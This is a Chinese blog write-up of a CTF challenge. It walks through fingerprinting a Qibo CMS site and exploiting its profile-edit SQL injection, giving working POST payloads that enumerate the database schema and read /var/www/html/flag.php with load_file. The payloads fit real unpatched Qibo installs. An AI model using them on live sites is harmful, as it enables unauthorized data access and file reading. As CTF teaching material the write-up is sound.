

[百度杯]九月场 再见CMS writeup

原创

Flyour  于 2018-04-05 14:40:25 发布  1686  收藏

分类专栏: [ctf](#) 文章标签: [ctf cms](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_37921080/article/details/79826278

版权



[ctf 专栏收录该内容](#)

8 篇文章 0 订阅

订阅专栏

再见CMS

拿到链接是一个博客网站,对于这样的题目:

1. 第一步,肯定是要判断出cms类型
2. 第二步,查询该cms曾经出现的漏洞
3. 第三步,然后利用这些漏洞拿到flag.

第一步: 判断cms类型

 [input type="text"] [搜一下](#) [高级搜索](#)
热门搜索:

欢迎回来

登录入口

帐号: [input type="text"] [注册新帐号](#)

密码: [input type="password"] [忘记密码,马上取回](#)

Cookie 保存有效期: 一年 一个月 一天 一小时 浏览器进程(在网吧请选择)

[登录](#)  [用QQ帐号登录](#) 提示:如果你还没注册,请点击[注册](#)

这是该网站的登录页面，根据这个登录页面和下方的备案号、版权声明的格式都可以判断出这是个齐博cms。

下面是齐博CMS的整站系统：<http://v7.qibosoft.com/>



 [全站搜索](#) [input type="text"] [搜一下](#) [高级搜索](#)
热门搜索: [齐博CMS](#) [注册域名](#) [CEO](#) [源码下载](#) [IT资讯](#) [主机空间](#) [建站手册](#) [论坛程序](#) [健康咨询](#)

欢迎回来

登录入口

帐号: [input type="text"] [注册新帐号](#)

密码: [input type="password"] [忘记密码,马上取回](#)

Cookie 保存有效期: 一年 一个月 一天 一小时 浏览器进程(在网吧请选择)

[登录](#)  [用QQ帐号登录](#) 提示:如果你还没注册,请点击[注册](#)

可以看出这两个登录页面几乎一致，而且连备案号都一样，当然，现实情况不太可能出现备案号一样的情况的。要掌握判断cms这个技能，更多的还是需要不断的积累，掌握每种cms的特征。

第二步：查询该cms的漏洞

关于查漏洞这件事，可以利用乌云镜像等安全网站。

一个可以利用的漏洞是<https://www.2cto.com/article/201501/365742.html>

根据漏洞构造这样一个注入语句，判断能否注入：

<http://64475e701bee42ceba15a967b3737b7ebd9a2eace0794caf.game.ichunqiu.com/member/userinfo.php?job=edit&step=2>

post数据：

truename=xxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=,address=(select version()) where uid=3 %23
简单的说一下这个注入，url是一个修改个人信息的链接，post里面是我们要修改的内容，变量里面的%00经过转义会变成\0,那么\$truename=xxx%0000就会变成 \$truename = xxx\000 ，而关联数组变量\$Limitword则会对\$truename这些变量进行字符串替换，把符合key值的字符替换为value。我们提交的post里面\$Limitword则有 000=>”，这样一对key-value值，所以\$truename则会被替换为 \$truename = xxx\，且字符串里面的\是没有经过转义的。我们测试以下注入能否进行。



看红色下划线部分，`truename`='xxx`,`provinceid`='`,`cityid`=' WHERE username='abc'，在xxx前面有一个单引号，但是xxx后面的那个单引号被加了\，表示转义，所以xxx后面的单引号便不再具有闭合单引号的功能。所以`truename`='xxx`,`provinceid`=' 成为了一个完整单引号闭合的变量。那么，我们就可以在post里的provinceid字段里写入注入语句。


第三步：根据漏洞寻找falg

构造一个新的注入语句：

<http://b1f785391ba6431d9a2e8a22e48773ba5016db6c50014542.game.ichunqiu.com/member/userinfo.php?job=edit&step=2>

post数据：

truename=xxx%0000&Limitword[000]=&email=123456@qq.com&provinceid= , address=(select version()) where uid = 3 %23
uid处填写自己的uid，（uid在个人信息页面的url里面）。 %23是#的url编码，目的是把后面的语句注释掉。



然后访问自己的个人信息页面：

今日导读：

会员信息 发站内短消息



帐号：[abc](#)
级别：[普通会员](#)
积分：[5](#) ([查看如何获取积分?](#))
已用空间：[0.000 M](#)(兆)
可用空间大小：[100.000 + 50.000 + 0.000 - 0.000 = 150.000 M](#)(兆)
空间计算方式：[系统默认容量 + 用户组默认容量 + 自身容量 - 已用空间 = 可用空间大小](#)

个人基本信息

性别：保密 生日：0000-00-00
所在城市： QQ：
联系MSN：
个人网站：
注册日期：2018-04-05 16:37:32
自我介绍：

个人动态信息

最后登录时间：2018-04-05 16:50:10
最后登录IP所在地：IP库不存在,请点击下载一个!
主页被访问数：未知
主页最近被访问日期：未知

我的私密资料

注册IP：10.10.0.9 最后登录IP：IP库不存在,请点击下载一个! 邮政编码：
真实姓名：xxxx',`provinceid`= 身份证号码： 联系手机：
联系电话： 联系地址：5.5.35-1ubuntu1

说明：以上私密资料只有本人与管理员才可查看,其它人无法查看!

https://blog.csdn.net/m0_37921080

会看到，在联系地址那一栏里显示出了我们注入得到的结果。

那么接下来我可能会去数据库里看一下有没有flag:

先看一下有哪些库:

```
http://b1f785391ba6431d9a2e8a22e48773ba5016db6c50014542.game.ichunqiu.com/member/userinfo.php?job=edit&step=2
```

Enable Post data Enable Referrer

```
trueName=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=, address=(select group_concat(distinct(table_schema)) from information_schema.tables ) where uid = 3 %23
```

https://blog.csdn.net/m0_37921080

我的私密资料

注册IP：10.10.0.9 最后登录IP：IP库不存在,请点击下载一个! 邮政编码：
真实姓名：xxxx',`provinceid`= 身份证号码： 联系手机：
联系电话： 联系地址：information_schema,blog

说明：以上私密资料只有本人与管理员才可查看,其它人无法查看!

https://blog.csdn.net/m0_37921080

看一下blog库里有什么表:

SQL XSS Encryption Encoding Other

```
http://743ebecdc6aa407db0ca725aaebb719c31b4670a190d4097.game.ichunqiu.com/member/homepage.php?uid=3
```

Enable Post data Enable Referrer

```
trueName=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=, address=(select group_concat(distinct(table_name)) from information_schema.tables where table_schema = database() ) where uid = 3 %23
```

https://blog.csdn.net/m0_37921080

看一下有哪些字段, 主要问题是如何绕过单引号的转义,我是通过这样的方式进行绕过的:

post数据:

```
truname=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=, address=(select group_concat(distinct(column_name)) from information_schema.columns where table_name = (select distinct(table_name) from information_schema.tables where table_schema = database() limit 1) ) where uid = 3 %23
```

我的私密资料

注册IP : 10.10.0.9	最后登录IP : IP库不存在,请点击下载一个!	邮政编码 :
真实姓名 : xxxx', `provinceid` =	身份证号码 :	联系手机 :
联系电话 :	联系地址 : id,username,password,Email	

说明 : 以上私密资料只有本人与管理员才可查看,其它人无法查看!

https://blog.csdn.net/m0_37921080

好像没有有关flag的信息, 我们试一下/var/www/html/flag.php。那么在已知sql注入的情况下, 如何读取一个文件的内容呢?

<https://www.cnblogs.com/blacksunny/p/8060028.html>

```
http://743ebecdc6aa407db0ca725aaebb719c31b4670a190d4097.game.ichunqiu.com/member/userinfo.php?job=edit&step=2
```

Enable Post data Enable Referrer

```
truname=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=, address=(select load_file(0x2F7661722F777772F68746D6C2F666C61672E706870)) where uid = 3 %23
```

https://blog.csdn.net/m0_37921080

load_file函数里面那一串十六进制数字代表/var/www/html/flag.php

```

L12     <td>联系地址 : <?php
L13 echo 'flag is here';
L14 'flag{1a596036-af28-4e69-b571-57d9dcaa1348}';
L15 </td>
L16     <td>&nbsp;</td>
L17 </tr>
L18 <tr>

```

https://blog.csdn.net/m0_37921080

flag需要查看个人信息页面的源码才能看见。